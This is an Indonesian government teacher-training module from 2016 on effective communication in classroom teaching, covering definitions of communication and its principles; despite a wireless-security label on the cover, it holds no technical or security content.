



MODUL
GURU PEMBELAJAR
Paket Keahlian
TEKNIK KOMPUTER DAN JARINGAN
(SMK)
“Keamanan Jaringan Nirkabel”

dan
PEDAGOGIK
“Komunikasi Pembelajaran”

Kelompok Kompetensi G



Direktorat Jenderal Guru dan Tenaga Kependidikan
Kementerian Pendidikan dan Kebudayaan
Tahun 2016



**MODUL
GURU PEMBELAJAR**

**PAKET KEAHLIAN
PEDAGOGIK**

KELOMPOK KOMPETENSI G

Penulis : Drs. Muh. Hasri, M.Hum.

**Direktorat Jenderal Guru dan Tenaga Kependidikan
Kementrian Pendidikan dan Kebudayaan
Tahun 2016**

HALAMAN PERANCIS

Penulis:

Drs. Muh. Hasri, M.Hum []

Email :

Penelaah:

1. Prof. Dr. Dadang Supardan., M.Pd [08170258280]

Email : dadangsupardan@gmail.com

2. Dr. Uum Suminar, M.Pd [081320320055]

Email : uum.suminar@yahoo.com

Ilustrator :

1. Faizal Reza Nurzеха, A.Md [085242177945]

Email : faizalrezanurzеха@gmail.com

Layouter :

1. Janwar Fajrin, S.T [085299970328]

Email : djanwar_fajrin@yahoo.com

Copyright ©2016

Lembaga Pengembangan dan Pemberdayaan Pendidikan Tenaga Kependidikan Bidang Kelautan Perikanan Teknologi Informasi dan Komunikasi.

Hak Cipta Dilindungi Undang-Undang

Dilarang mengkopi sebagian atau keseluruhan isi buku ini untuk kepentingan komersial tanpa izin tertulis dari Kementerian Pendidikan Kebudayaan.

KATA SAMBUTAN

Peran guru profesional dalam proses pembelajaran sangat penting sebagai kunci keberhasilan belajar siswa. Guru profesional adalah guru yang kopeten membangun proses pembelajaran yang baik sehingga dapat menghasilkan pendidikan yang berkualitas. Hal ini tersebut menjadikan guru sebagai komponen yang menjadi fokus perhatian pemerintah pusat maupun pemerintah daerah dalam peningkatan mutu pendidikan terutama menyangkut kompetensi guru.

Pengembangan profesionalitas guru melalui program Guru Pembelajar (GP) merupakan upaya peningkatan kompetensi untuk semua guru. Sejalan dengan hal tersebut, pemetaan kopetensi guru telah dilakukan melalui uji kompetensi guru (UKG) untuk kompetensi pedagogik dan profesional pada akhir tahun 2015. Hasil UKG menunjukkan

peta kekuatan dan kelemahan kompetensi guru dalam penguasaan pengetahuan. Peta kompetensi guru tersebut dikelompokan menjadi 10 (sepuluh) kelompok kompetensi. Tindak lanjut pelaksanaan UKG diwujudkan dalam bentuk pelatihan guru paska UKG melalui program Guru Pembelajar. Tujuannya untuk meningkatkan kompetensi guru sebagai agen perubahan dan sumber belajar utama bagi peserta didik. Program Guru Pembelajar dilaksanakan melalui pola tatap muka, daring (*online*) dan campuran (*blended*) tatap muka dengan *online*.

Pusat Pengembangan dan Pemberdayaan Pendidik dan Tenaga Kependidikan (PPPPTK), Lembaga Pengembangan dan Pemberdayaan Pendidik dan Tenaga Kependidikan Kelautan Perikanan Teknologi Informasi dan Komunikasi (LP3TK KPTK) dan Lembaga Pengembangan dan Pemberayaan Kepala Sekolah (LP2KS) merupakan Unit Pelaksana Teknis di lingkungan Direktorat Jendral Guru dan Tenaga Kependidikan yang bertanggung jawab dalam mengembangkan perangkat dan melaksanakan peningkaan kompetensi guru sesuai dengan bidangnya. Adapun perangkat pembelajaran yang dikembangkan tersebut adalah modul untuk program Guru Pembelajar (GP) tatap muka dan GP *online* untuk semua mata pelajaran dan kelompok kompetensi. Dengan modul ini diharapkan program GP memberikan sumbangan yang sangat besar dalam peningkatan kualitas kompetensi guru.

Mari kita sukseskan program GP ini untuk mewujudkan Guru Mulia Karena Karya.

Jakarta, Februari 2016
Direktur Jendral
Guru dan Tenaga Kependidikan

Sumarna Surapranata, Ph.D
NIP.195908011985031002



KATA PENGANTAR

Profesi guru dan tenaga kependidikan harus dihargai dan dikembangkan sebagai profesi yang bermartabat sebagaimana diamanatkan Undang-Undang Nomor 14 Tahun 2005 tentang Guru dan Dosen. Hal ini dikarenakan guru dan tenaga kependidikan merupakan tenaga profesional yang mempunyai fungsi, peran, dan kedudukan yang sangat penting dalam mencapai visi pendidikan 2025 yaitu “Menciptakan Insan Indonesia Cerdas dan Kompetitif”. Untuk itu guru dan tenaga kependidikan yang profesional wajib melakukan pengembangan keprofesian berkelanjutan.

Modul Diklat Pengembangan Keprofesian Berkelanjutan Bagi Guru dan Tenaga Kependidikan untuk institusi penyelenggara program pengembangan keprofesian berkelanjutan merupakan petunjuk bagi penyelenggara pelatihan di dalam melaksanakan pengembangan modul yang merupakan salah satu sumber belajar bagi guru dan tenaga kependidikan. Buku ini disajikan untuk memberikan informasi tentang penyusunan modul sebagai salah satu bentuk bahan dalam kegiatan pengembangan keprofesian berkelanjutan bagi guru dan tenaga kependidikan.

Pada kesempatan ini disampaikan ucapan terima kasih dan penghargaan kepada berbagai pihak yang telah memberikan kontribusi secara maksimal dalam mewujudkan buku ini, mudah-mudahan buku ini dapat menjadi acuan dan sumber inspirasi bagi guru dan semua pihak yang terlibat dalam pelaksanaan penyusunan modul untuk pengembangan keprofesian berkelanjutan. Kritik dan saran yang membangun sangat diharapkan untuk menyempurnakan buku ini di masa mendatang.

Makassar, Februari 2016
Kepala LPPPTK-KPTK,

Dr. H. Rusdi, M.Pd
NIP 19650430 199103 1004

DAFTAR ISI

KATA SAMBUTAN.....	iii
KATA PENGANTAR.....	v
DAFTAR ISI	viii
PENDAHULUAN	1
A. Latar Belakang.....	1
B. Tujuan.....	3
C. Peta Kompetensi	3
D. Ruang Lingkup.....	4
E. Strategi Penggunaan Modul	4
 Kegiatan Pembelajaran 1 : Konsep dan Prinsip Komunikasi Efektif dalam Pembelajaran	 6
A. Tujuan.....	6
B. Indikator Pencapaian Kompetensi	6
C. Uraian Materi	6
1. Konsep dan Prinsip Komunikasi.....	6
2. Konsep dan Prinsip Pembelajaran.....	16
3. Komunikasi Efektif dalam Pembelajaran	24
D. Aktifitas Pembelajaran.....	27
E. Latihan/kasus/Tugas	27
F. Rangkuman.....	27
G. Umpan Balik dan Tindak Lanjut.....	28
F. Kunci Jawaban.....	28
 KEGIATAN PEMBELAJARAN 2 :	 31
STRATEGI, MODEL, METODE, DAN TEKNIK KOMUNIKASI EFEKTIF DALAM PEMBELAJARAN	31
A. Tujuan.....	31
B. Indikator Pencapaian Kompetensi	31

C. Uraian Materi	32
1. Model Komunikasi Berdasarkan Teori Belajar	32
2. Metode dan teknik Komunikasi Efektif dalam Pembelajaran	36
3. Praktik Komunikasi fektif dalam Pembelajaran	48
D. Aktivitas Pembelajaran	53
E. Latihan/ Kasus/ Tugas	53
F. Rangkuman.....	54
G. Umpan Balik dan Tindak Lanjut	55
H. Kunci jawaban.....	57
 KEGIATAN PEMBELAJARAN 3 :	 62
HAMBATAN DAN SOLUSI KOMUNIKASI EFEKTIF	62
A. Tujuan	62
B. Indikator Pencapaian Kompetensi.....	62
C. Uraian Materi	62
D. Aktivitas Pembelajaran	67
E. Latihan / Kasus / Tugas	67
F. Rangkuman.....	67
G. Umpan Balik dan Tindak Lanjut	68
 DAFTAR PUSTAKA.....	 70

PENDAHULUAN

A. Latar Belakang

Kemampuan berkomunikasi menjadi mutlak bagi setiap manusia. Kehidupan akan sangat sulit bila kemampuan ini tidak dimiliki. Dalam kehidupan sehari-hari manusia selalu berhubungan dengan manusia lain. Berhubungan dengan manusia lain berarti berinteraksi dan berinteraksi. Hal itu akan lebih sempurna dan bermakna jika diiringi dengan kemampuan berkomunikasi bagi anggota masyarakat. Bahkan ada yang mengatakan, kehidupan itu sendiri adalah komunikasi, tanpa komunikasi kehidupan nyaris tidak ada. Atau sekurang-kurangnya kehidupan itu akan hambar dan tanpa makna jika komunikasi tidak ada. Pada zaman modern ini, kemampuan berkomunikasi menjadi mutlak dimiliki oleh semua orang.

Ditinjau dari prosesnya, pendidikan adalah komunikasi dalam arti kata bahwa dalam proses tersebut terlibat dua komponen yang terdiri atas manusia, yakni guru sebagai komunikator dan peserta didik sebagai komunikan atau sebaliknya. Komunikan dan komunikator bisa pula terjadi antara satu peserta didik dengan peserta didik lainnya.

Komunikasi yang didambakan setiap orang adalah komunikasi yang efektif. Komunikasi yang efektif merupakan komunikasi yang berdayaguna dan berhasilguna. Komunikasi ini memiliki kemampuan yang ampuh untuk menciptakan interaksi bermakna antarindividu, antara individu dengan kelompok, dan antara kelompok dengan kelompok. Oleh karena itu, komunikasi efektif diperlukan bagi setiap individu di dalam kelompoknya dan bagi kelompok di tengah kelompok lain. Jadi, kemampuan berkomunikasi yang sangat dibutuhkan pada hakikatnya adalah komunikasi yang efektif.

Kualitas pembelajaran dipengaruhi oleh efektif tidaknya komunikasi yang terjadi di dalamnya. Komunikasi efektif dalam pembelajaran merupakan proses transformasi pesan berupa ilmu pengetahuan dan teknologi dari pendidik kepada peserta didik, dimana peserta didik mampu memahami maksud pesan sesuai dengan tujuan yang telah ditentukan, sehingga menambah wawasan ilmu pengetahuan dan teknologi serta menimbulkan perubahan tingkah laku menjadi lebih baik. Guru adalah pihak yang paling bertanggungjawab terhadap berlangsungnya komunikasi yang efektif dalam pembelajaran, sehingga mereka dituntut memiliki kemampuan berkomunikasi yang baik agar menghasilkan proses pembelajaran yang efektif.

Kegiatan pembelajaran merupakan proses transformasi pesan edukatif berupa materi belajar dari sumber belajar kepada pembelajar. Dalam pembelajaran terjadi proses komunikasi untuk menyampaikan pesan dari pendidik kepada peserta didik dengan tujuan agar pesan dapat diterima dengan baik dan berpengaruh terhadap pemahaman serta perubahan tingkah laku. Dengan demikian keberhasilan kegiatan pembelajaran sangat tergantung kepada efektivitas proses komunikasi yang terjadi dalam pembelajaran tersebut.

Dalam proses pembelajaran, komunikasi digunakan untuk menyampaikan pesan, baik itu berupa ilmu pengetahuan maupun teknologi. Berhasil tidaknya informasi yang disampaikan kepada para peserta didik sangat ditentukan oleh keefektifan komunikasi. Untuk menciptakan proses komunikasi yang efektif, pendidik harus memahami seluk beluk komunikasi pembelajaran, antara lain mengenai metode yang tepat dalam komunikasi pembelajaran, strategi untuk meningkatkan efektivitas komunikasi dalam pembelajaran, serta yang tak kalah pentingnya adalah mengenai hambatan yang seringkali muncul dalam komunikasi pembelajaran.

Tidak cukup hanya mengetahui dan memahami hal-hal tersebut, pendidik juga harus mampu menerapkan metode komunikasi yang tepat dalam

kegiatan pembelajaran dan strategi yang tepat untuk meningkatkan efektivitas komunikasi dalam pembelajaran. Selain itu, pendidik juga harus mampu mengantisipasi dan mengatasi hambatan komunikasi, baik yang berasal dari peserta didik maupun pendidik itu sendiri. Maka dari itu, hal-hal tersebut penting sekali untuk dibahas dan dikaji.


B. Tujuan

Secara umum bahan ajar ini bertujuan untuk:

- 7.1 Memahami konsep dan prinsip komunikasi efektif dalam pembelajaran
 - 7.1.1 Mengemukakan konsep dan prinsip komunikasi
 - 7.1.2 Mengemukakan konsep dan prinsip pembelajaran
 - 7.1.3 Mengemukakan konsep komunikasi efektif dalam pembelajaran
- 7.2 Memahami strategi, model, metode, dan teknik komunikasi efektif dalam pembelajaran
 - 7.2.1 Mengemukakan strategi dan model komunikasi pembelajaran berdasarkan teori belajar
 - 7.2.2 Mengemukakan metode dan teknik komunikasi efektif dalam pembelajaran
 - 7.2.3 Mempraktikkan komunikasi efektif dalam pembelajaran
- 7.3 Mengatasi hambatan pelaksanaan komunikasi efektif dalam pembelajaran.
 - 7.3.1 Mengidentifikasi hambatan komunikasi efektif.
 - 7.3.2 Menemukan solusi atas hambatan yang ditemukan dalam komunikasi efektif.

C. Peta Kompetensi

Berikut ini disajikan pemetaan materi komunikasi efektif dalam pembelajaran yang tertuang dalam modul ini.



D. Ruang Lingkup

Modul ini membahas komunikasi efektif dalam pembelajaran dengan ruang lingkup sebagai berikut ini.

1. Konsep dan prinsip komunikasi efektif dalam pembelajaran
2. Strategi, Model, Metode, dan Teknik komunikasi efektif dalam pembelajaran
3. Hambatan komunikasi efektif dalam pembelajaran

E. Strategi Penggunaan Modul

Modul ini digunakan sebagai bahan untuk peningkatan kompetensi guru melalui Diklat PKB. Modul ini dapat digunakan sebagai bahan diklat dalam bentuk tatap muka dan dapat pula sebagai bahan belajar mandiri bagi guru yang berkeinginan mengembangkan kompetensinya.

Dalam kegiatan tatap muka modul ini dapat digunakan sebagai bahan berdiskusi sesama peserta di bawah koordinasi narasumber.

Kegiatan Pembelajaran 1 : Konsep dan Prinsip Komunikasi Efektif dalam Pembelajaran

A. Tujuan

Setelah menyelesaikan bab ini diharapkan peserta diklat dapat:

- 7.1.1 Mengemukakan konsep dan prinsip komunikasi
- 7.1.2 Mengemukakan konsep dan prinsip pembelajaran

B. Indikator Pencapaian Kompetensi

1. menjelaskan konsep komunikasi
2. menjelaskan konsep pembelajaran
3. menjelaskan konsep komunikasi efektif dalam pembelajaran
4. menjelaskan prinsip-prinsip komunikasi
5. menjelaskan prinsip-prinsip pembelajaran

C. Uraian Materi

1. Konsep dan Prinsip Komunikasi

Komunikasi adalah faktor yang sangat penting dalam kegiatan belajar mengajar. Komunikasi yang efektif sangat diperlukan agar pesan yang disampaikan oleh guru dapat diterima dengan baik oleh peserta didik. Sebagai komunikator, seorang guru harus menguasai strategi, metode dan tehnik komunikasi yang efektif dalam pembelajaran.

Secara etimologi, komunikasi berasal dari kata *communicare* yang berarti “membuat sama”. Definisi kontemporer menyatakan bahwa komunikasi berarti “mengirim pesan”. Menurut (Effendy. 2003: 9) istilah komunikasi (*communication*) berasal dari kata latin *communication*, dan bersumber dari kata *communis* yang berarti sama. Sama di sini maksudnya adalah sama makna.

Menurut Eveert M.Rogers komunikasi merupakan sebuah proses mengirimkan gagasan dari sumber kepada penerima dengan tujuan untuk merubah perilakunya. Pendapat serupa dikemukakan oleh Theodore Herbert yang mendefinisikan komunikasi sebagai proses yang di dalamnya menunjukkan arti pengetahuan dipindahkan dari seseorang kepada orang lain, biasanya dengan maksud mencapai beberapa tujuan khusus, sedangkan menurut Carl I. Hovland, komunikasi adalah proses yang memungkinkan seseorang (komunikator) menyampaikan rangsangan (biasanya lambang-lambang verbal) untuk mengubah perilaku orang lain (komunikan).

Sementara itu Theodore M. Newcomb berpendapat bahwa, setiap tindakan komunikasi dipandang sebagai suatu transmisi informasi, terdiri atas rangsangan yang diskriminatif, dari sumber kepada penerima. Seorang pemikir komunikasi yang cukup terkenal, Wilbur Schramm memiliki pengertian yang lebih detail. Menurutnya, komunikasi merupakan tindakan yang melaksanakan kontak antara pengirim dan penerima, dengan bantuan pesan; pengirim dan penerima memiliki beberapa pengalaman bersama yang memberi arti pada pesan dan simbol yang dikirim oleh pengirim, dan diterima serta ditafsirkan oleh penerima.

Dari penjelasan di atas dapat disimpulkan, bahwa komunikasi dalam pembelajaran pada dasarnya merupakan suatu proses penyampaian informasi dari guru sebagai komunikator terhadap peserta didik sebagai komunikan melalui berbagai rangsangan dengan tujuan untuk mengubah perilaku peserta didik.

Kesuksesan komunikasi bergantung kepada design pesan atau informasi dan cara penyampaiannya. Untuk itu guru perlu mengetahui unsur- unsur komunikasi, yakni :

1. **Komunikator.** Komunikator merupakan sumber dan pengirim pesan. Kredibilitas komunikator yang membuat komunikan percaya terhadap isi pesan sangat berpengaruh terhadap keberhasilan komunikasi.

2. **Pesan**, Pesan harus memiliki daya tarik tersendiri, sesuai dengan kebutuhan penerima pesan, kesamaan pengalaman tentang pesan dan ada peran pesan dalam memenuhi kebutuhan penerima pesan.
3. **Media**. Metode dan media yang digunakan dalam proses komunikasi harus disesuaikan dengan kondisi atau karakteristik penerima pesan.
4. **Komunikator**. Agar komunikasi berjalan lancar, komunikator harus mampu menafsirkan pesan, sadar bahwa pesan sesuai dengan kebutuhannya, dan harus ada perhatian terhadap pesan yang diterima.
5. **Efek**. Terjadinya efek dalam suatu proses komunikasi sangat tergantung kepada cara penyampaian pesan dari komunikator kepada komunikan serta kebutuhan komunikan terhadap pesan yang disampaikan.

Untuk lebih jelasnya perhatikan diagram di bawah ini.



Gambar – Diagram Lima Komponen Komunikasi

Sebagai penjabaran lebih jauh dari definisi dan hakekat komunikasi, Deddy Mulyana, Ph. D menguraikan 12 prinsip-prinsip komunikasi sebagai berikut:

a. *Komunikasi adalah proses simbolik.*

Komunikasi adalah sesuatu yang bersifat dinamis, sirkular dan tidak berakhir pada suatu titik, tetapi terus berkelanjutan. Salah satu kebutuhan pokok manusia, seperti dikatakan oleh Susanne K. Langer, adalah kebutuhan simbolisasi atau penggunaan lambang. Manusia memang satu-

satunya hewan yang menggunakan lambang, dan itulah yang membedakan manusia dengan makhluk lainnya. Ernst Cassier mengatakan bahwa keunggulan manusia atas makhluk lainnya adalah keistimewaan mereka sebagai *animal symbolicum*.

Lambang atau simbol adalah sesuatu yang digunakan untuk menunjuk sesuatu lainnya, berdasarkan kesepakatan sekelompok orang. Lambang meliputi kata-kata (pesan verbal), perilaku non-verbal, dan objek yang maknanya disepakati bersama, misalnya memasang bendera di halaman rumah untuk menyatakan penghormatan atau kecintaan kepada negara. Kemampuan manusia menggunakan lambang verbal memungkinkan perkembangan bahasa dan menangani hubungan antara manusia dan objek (baik nyata ataupun abstrak) tanpa kehadiran manusia dan objek tersebut. Lambang adalah salah satu kategori tanda. Hubungan antara tanda dengan objek dapat juga direpresentasikan oleh ikon dan indeks, namun ikon dan indeks tidak memerlukan kesepakatan. Ikon adalah suatu benda fisik (dua atau tiga dimensi) yang menyerupai apa yang direpresenasikannya. Representasi ini ditandai dengan kemiripan. Misalnya patung Soekarno adalah ikon Soekarno, dan foto pada KTP Anda adalah ikon Anda.

Berbeda dengan lambang dan ikon, indeks adalah tanda yang secara alamiah mempresentasikan objek lainnya. Istilah lain yang sering digunakan untuk indeks adalah sinyal (signal), yang dalam bahasa sehari-hari disebut juga gejala (symptom). Indeks muncul berdasarkan hubungan antara sebab dan akibat yang punya kedekatan eksistensi. Misalnya awan gelap adalah indeks hujan yang akan turun, sedangkan asap itu disepakati sebagai tanda bagi masyarakat untuk berkumpul misalnya, seperti dalam dalam kasus suku primitif, maka asap menjadi lambang karena maknanya telah disepakati bersama. Contohnya penampilan. Penampilan yang baik menggambarkan simbol yang baik pula, atau penggunaan bahasa harus menggunakan bahasa yang halus dan baik agar dapat diterima oleh masyarakat.

b. Setiap perilaku mempunyai potensi komunikasi.

Setiap orang tidak bebas nilai, pada saat orang tersebut tidak bermaksud mengkomunikasikan sesuatu, tetapi dimaknai oleh orang lain maka orang tersebut sudah terlibat dalam proses berkomunikasi. Gerak tubuh, ekspresi wajah (komunikasi non verbal) seseorang dapat dimaknai oleh orang lain menjadi suatu stimulus. Kita tidak dapat tidak berkomunikasi (*We cannot not communicate*), tidak berarti bahwa semua perilaku adalah komunikasi. Alih-alih, komunikasi terjadi bila seseorang memberi makna pada perilaku orang lain atau perilakunya sendiri. Amat sulit bagi seseorang untuk tidak berkomunikasi, karena setiap perilakunya punya potensi untuk ditafsirkan. Kalau ia tersenyum, ia ditafsirkan bahagia; kalau ia cemberut, ia ditafsirkan ngambek. Bahkan ketika kita berdiam diri sekalipun, ketika kita mengundurkan diri dari komunikasi dan lalu menyendiri, sebenarnya kita mengkomunikasikan banyak pesan. Contohnya seorang pasien yang sedang dirawat inap di sebuah rumah sakit yang tidak hentinya memperbaiki posisi tidurnya, ini akan membuat perawat bertanya kepada pasien tersebut.

c. Komunikasi mempunyai dimensi isi dan dimensi hubungan.

Setiap pesan komunikasi mempunyai dimensi isi dimana dari dimensi isi tersebut kita bisa memprediksi dimensi hubungan yang ada di antara pihak-pihak yang melakukan proses komunikasi. Percakapan di antara dua orang pelayanan kesehatan dan antara pelayanan kesehatan dan pasien memiliki dimensi isi yang berbeda. Dimensi isi disandi secara verbal, sementara dimensi hubungan disandi secara nonverbal. Dimensi isi menunjukkan muatan (isi) komunikasi, yaitu apa yang dikatakan. Dimensi hubungan menunjukkan bagaimana cara mengatakannya yang juga mengisyaratkan bagaimana hubungan para peserta komunikasi itu dan bagaimana seharusnya pesan itu ditafsirkan. Sebagai contoh, kalimat "pergi..." yang diucapkan dengan nada yang berbeda justru berarti sebaliknya. Dimensi isi merujuk pada isi pesan, sedangkan dimensi hubungan merujuk kepada unsur-unsur lain, termasuk juga jenis saluran yang digunakan untuk menyampaikan pesan tersebut. Pengaruh suatu diagnosa penyakit misalnya, bukan hanya bergantung pada isinya, tapi juga

siapa penulisnya. Diagnosa yang sama dapat menimbulkan pengaruh berbeda bila disampaikan orang berbeda. Diagnosa yang ditulis orang yang sudah terkenal dan merupakan seorang profesor akan dianggap lebih berbobot bila dibandingkan dengan tulisan orang yang belum dikenal dan juga bukan seorang profesor.

d. Komunikasi berlangsung dengan berbagai tingkat kesengajaan.

Setiap tindakan komunikasi yang dilakukan oleh seseorang bisa terjadi mulai dari tingkat kesengajaan yang rendah artinya tindakan komunikasi yang tidak direncanakan (apa saja yang akan dikatakan atau apa saja yang akan dilakukan secara rinci dan detail), sampai pada tindakan komunikasi yang betul-betul disengaja (pihak komunikan mengharapkan respon dan berharap tujuannya tercapai). Kesengajaan bukanlah syarat untuk terjadinya komunikasi. Meskipun kita sama sekali tidak bermaksud menyampaikan pesan kepada orang lain, perilaku kita potensial ditafsirkan orang lain. Kita tidak dapat mengendalikan orang lain untuk menafsirkan atau tidak menafsirkan perilaku kita. Membatasi komunikasi sebagai proses yang disengaja adalah menganggap komunikasi sebagai instrumen seperti dalam persuasi.

Niat atau kesengajaan bukanlah syarat mutlak bagi seseorang untuk berkomunikasi. Contohnya bila seorang dokter bertanya kepada seorang pasien yang kesakitan, kemudian pasien itu tidak menjawab dan hanya memegang perutnya, maka itu dapat menunjukkan bahwa kemungkinan pasien tersebut mengalami kesakitan yang luar biasa sehingga tidak dapat menjawab pertanyaan dari dokter.

e. Komunikasi terjadi dalam konteks ruang dan waktu.

Pesan komunikasi yang dikirimkan oleh pihak komunikan baik secara verbal maupun non-verbal disesuaikan dengan tempat, di mana proses komunikasi itu berlangsung, kepada siapa pesan itu dikirimkan dan kapan komunikasi itu berlangsung. Makna pesan juga bergantung pada konteks fisik dan ruang (termasuk iklim, suhu, intensitas cahaya, dan sebagainya), waktu, sosial dan psikologis. Topik-topik yang lazim dipercekapkan di rumah, tempat kerja, atau tempat hiburan seperti “lelucon,” “acara televisi,”

“mobil,” “bisnis,” atau “perdagangan” terasa kurang sopan bila dikemukakan di masjid.

Waktu juga mempengaruhi makna terhadap suatu pesan. Dering telepon pada tengah malam atau dini hari akan dipersepsi lain bila dibandingkan dengan dering telpon pada siang hari. Dering telepon pertama itu mungkin berita sangat penting (darurat), misalnya untuk mengabarkan orang sakit, kecelakaan atau meninggal dunia atau upaya orang jahat untuk mengetes apakah di rumah ada orang atau tidak.

f. Komunikasi melibatkan prediksi peserta komunikasi.

Tidak dapat dibayangkan jika orang melakukan tindakan komunikasi di luar norma yang berlaku di masyarakat. Jika kita tersenyum maka kita dapat memprediksi bahwa pihak penerima akan membalas dengan senyuman, jika kita menyapa seseorang maka orang tersebut akan membalas sapaan kita. Prediksi seperti itu akan membuat seseorang menjadi tenang dalam melakukan proses komunikasi. Ketika orang-orang berkomunikasi, mereka meramalkan efek perilaku komunikasi mereka. Dengan kata lain, komunikasi juga terikat oleh aturan atau tatakrama. Artinya, orang-orang memilih strategi tertentu berdasarkan bagaimana orang yang menerima pesan akan merespons. Prediksi ini tidak selalu disadari dan sering berlangsung cepat. Kita dapat memprediksi perilaku komunikasi orang lain berdasarkan peran sosialnya.

g. Komunikasi bersifat sistematis.

Dalam diri setiap orang mengandung sisi internal yang dipengaruhi oleh latar belakang budaya, nilai, adat, pengalaman dan pendidikan. Bagaimana seseorang berkomunikasi dipengaruhi oleh beberapa hal internal tersebut. Sisi internal seperti lingkungan keluarga dan lingkungan dimana dia bersosialisasi mempengaruhi bagaimana dia melakukan tindakan komunikasi. Setiap individu adalah suatu sistem yang hidup (*a living system*). Organ-organ dalam tubuh kita saling berhubungan. Kerusakan pada mata dapat membuat kepala kita pusing. Bahkan, unsur

diri kita yang bersifat jasmani juga berhubungan dengan unsur kita yang bersifat rohani. Kemarahan membuat jantung kita berdetak lebih cepat dan berkeringat. Setidaknya dua sistem dasar beroperasi dalam transaksi komunikasi itu: Sistem Internal dan Sistem Eksternal.

Sistem internal adalah seluruh sistem nilai yang dibawa oleh individu ketika ia berpartisipasi dalam komunikasi yang ia cerap selama sosialisasinya dalam berbagai lingkungan sosialnya (keluarga, masyarakat, setempat, kelompok suku, kelompok agama, lembaga pendidikan, kelompok sebaya, tempat kerja, dan sebagainya). Berbeda dengan sistem internal, sistem eksternal terdiri dari unsur-unsur dalam lingkungan di luar individu, termasuk kata-kata yang ia pilih untuk berbicara, isyarat fisik peserta komunikasi, kegaduhan di sekitarnya, penataan ruangan, cahaya, dan temperatur ruangan. Elemen-elemen ini adalah stimuli publik yang terbuka bagi setiap peserta komunikasi dalam setiap transaksi komunikasi.

h. Semakin mirip latar belakang sosial budaya, semakin efektiflah komunikasi.

Jika dua orang melakukan komunikasi berasal dari suku yang sama, pendidikan yang sama, maka ada kecenderungan dua pihak tersebut mempunyai bahan yang sama untuk saling dikomunikasikan. Kedua pihak mempunyai makna yang sama terhadap simbol-simbol yang saling dipertukarkan. Komunikasi yang efektif adalah komunikasi yang hasilnya sesuai dengan harapan para pesertanya (orang-orang yang sedang berkomunikasi). Dalam kenyataannya, tidak pernah ada dua manusia yang persis sama, meskipun mereka kembar yang dilahirkan dan diasuh dalam keluarga yang sama, diberi makanan yang sama dan di didik dengan cara yang sama. Namun adanya kesamaan sekali lagi akan mendorong orang-orang untuk saling tertarik dan pada gilirannya karena kesamaan tersebut komunikasi mereka menjadi lebih efektif.

i. Komunikasi bersifat nonsekuensial.

Meskipun terdapat banyak model komunikasi linier atau satu arah, sebenarnya komunikasi manusia dalam bentuk dasarnya (komunikasi

tatap-muka) bersifat dua-arah (sifat sirkuler). Ketika seseorang berbicara kepada seseorang lainnya, atau kepada sekelompok orang seperti dalam rapat atau kuliah, sebetulnya komunikasi itu bersifat dua-arah, karena orang-orang yang kita anggap sebagai pendengar atau penerima pesan sebenarnya juga menjadi “pembicara” atau pemberi pesan pada saat yang sama, yaitu lewat perilaku nonverbal mereka.

Meskipun sifat sirkuler digunakan untuk menandai proses komunikasi, unsur-unsur proses komunikasi sebenarnya tidak berpola secara kaku. Pada dasarnya, unsur-unsur tersebut tidak berada dalam suatu tatanan yang bersifat linier, sirkuler, helikal atau tatanan lainnya. Unsur-unsur proses komunikasi boleh jadi beroperasi dalam susunan tadi, tetapi mungkin pula, setidaknya sebagian, dalam suatu tatanan yang acak. Oleh karena itu, sifat nonsekuensial dibandingkan sirkuler tampaknya lebih tepat digunakan untuk menandai proses komunikasi.

j. Komunikasi bersifat prosesual, dinamis dan transaksional.

Komunikasi sebagai suatu proses dapat dianalogikan dengan pernyataan Herclitus Enamabad sebelum Masehi bahwa “Seorang manusia tidak akan pernah melangkah di sungai yang sama dua kali.” Pada saat yang kedua manusia itu berbeda dan begitu juga sungainya. Ketika kita menyebrang sungai untuk kedua kali, ketiga kali, dan seterusnya pada hari yang lain, maka sesungguhnya penyebrangan itu bukanlah fenomena yang sama. Begitu jugalah komunikasi; komunikasi terjadi sekali waktu kemudian menjadi bagian dari sejarah kita.

Dalam proses komunikasi itu, para peserta saling mempengaruhi, seberapa kecil pun pengaruh itu, baik lewat komunikasi verbal ataupun lewat komunikasi nonverbal. Implikasi dari komunikasi sebagai proses yang dinamis dan transaksional adalah bahwa para peserta komunikasi berubah, dari sekedar berubah pengetahuan hingga berubah pandangan dan perilakunya. Ada orang yang perubahannya sedikit demi sedikit dari waktu ke waktu, tetapi perubahan akhirnya (secara kumulatif) cukup besar. Namun ada juga orang yang berubah secara tiba-tiba, melalui cuci otak

atau kontroversi agama, misalnya dari seorang nasionalis menjadi komunis, atau dari Hindu menjadi Kristen atau Muslim. Pandangan dinamis dan transaksional memberi penekanan bahwa seseorang mengalami perubahan sebagai hasil terjadinya komunikasi.

k. Komunikasi bersifat irreversible.

Suatu perilaku adalah suatu peristiwa. Oleh karena merupakan suatu peristiwa, perilaku berlangsung dalam waktu dan tidak dapat “diambil kembali.” Dalam komunikasi, sekali Anda mengirimkan pesan, Anda tidak dapat mengendalikan pengaruh pesan tersebut bagi khalayak, apalagi menghilangkan efek pesan tersebut sama sekali. Sifat irreversible ini adalah implikasi dari komunikasi sebagai proses yang selalu berubah. Prinsip ini seharusnya menyadarkan kita bahwa kita harus berhati-hati untuk menyampaikan pesan kepada orang lain, sebab, efeknya tidak bisa ditiadakan sama sekali, meskipun kita berupaya meralatnya. Apalagi bila penyampaian itu dilakukan untuk pertama kalinya. Curtis et al mengatakan bahwa kesan pertama itu cenderung abadi.

